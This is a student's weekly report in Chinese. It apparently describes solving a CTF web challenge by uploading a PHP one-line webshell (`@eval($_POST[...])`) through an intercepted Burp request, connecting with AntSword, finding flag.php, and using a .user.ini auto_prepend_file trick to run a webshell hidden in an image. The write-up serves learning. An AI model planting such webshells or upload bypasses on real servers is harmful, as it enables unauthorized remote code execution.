第五周周报

1.做了web方向题目，一句话木马上传


进入题目环境要求上传png文件，随便上传一个png文件，用burpsuit抓包拦截请求

把上传的文件名字改为php后缀

Raw 参数 头 Hex


```
POST /index.php HTTP/1.1
Host: 61.147.171.105:57184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundarydb012ace53993cecdfae013361ddc354
Content-Length: 245
Origin: http://61.147.171.105:57184
Connection: close
Referer: http://61.147.171.105:57184/index.php
Cookie: commodity_id="2|1:0|10:1744534233|12:commodity_id|4:MTA=|ea1b16d7a74b609c761411d3dc63984f0fa2f8f3ddbe17d3577dfc76b22d4136"
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundarydb012ace53993cecdfae013361ddc354
Content-Disposition: form-data; name="upfile"; filename="upload.php"
Content-Type: image/png

<?php @eval($_POST['123']); ?>
------geckoformboundarydb012ace53993cecdfae013361ddc354--
```

发送请求上传成功




好像需要在请求中写一句话木马的内容，我当时png文件里就是一句话木马的内容，不知道什么原因，当时没写用中国蚁剑连接一直不成功

然后用中国蚁剑连接



进入终端



文件名就是带flag的，但不知道在哪个目录下，我先跳到/var这个大目录下查找一下

用`find . -type f -name "*flag*"`这个命令的意思就是在/var目录下查找文件名为flag的文件，*自动匹配文件名flag前面和后面的内容

~~这个也许学过吧~~

以下是求助gpt的讲解

如果你当前在 `/var` 目录下，并且你知道要查找的文件名包含 `flag`，可以使用 `find` 命令结合通配符来完成查找。

查找包含 `flag` 的文件：

```bash
find . -type f -name "*flag*"
```

解释：

- `.`：表示从当前目录（即 `/var`）开始查找。
- `-type f`：限制查找结果为文件（而不是目录）。
- `-name "*flag*"`：查找文件名中包含 `flag` 的所有文件。`*` 是通配符，表示匹配任意字符。

这个命令会在 `/var` 目录及其子目录下查找文件名中包含 `flag` 的所有文件。如果你的目标文件是 `/var/www/html/flag.php`，它会被包含在结果中。

然后就找到了flag的文件路径，然后跳转到目录/var/www/html

然后的然后的然后cat flag.php

又学到了关于ini文件

根据学习后的感悟我认为他是用来让php文件增加内容的，只要和他在一个目录下的php文件都是

基本的内容为：auto_prepend_file=a.gpj

意思就是在执行php文件时都会执行a.gpj文件的内容

可以在jpg文件中放木马，先上传ini文件，再上传a.jpg文件就可以执行木马了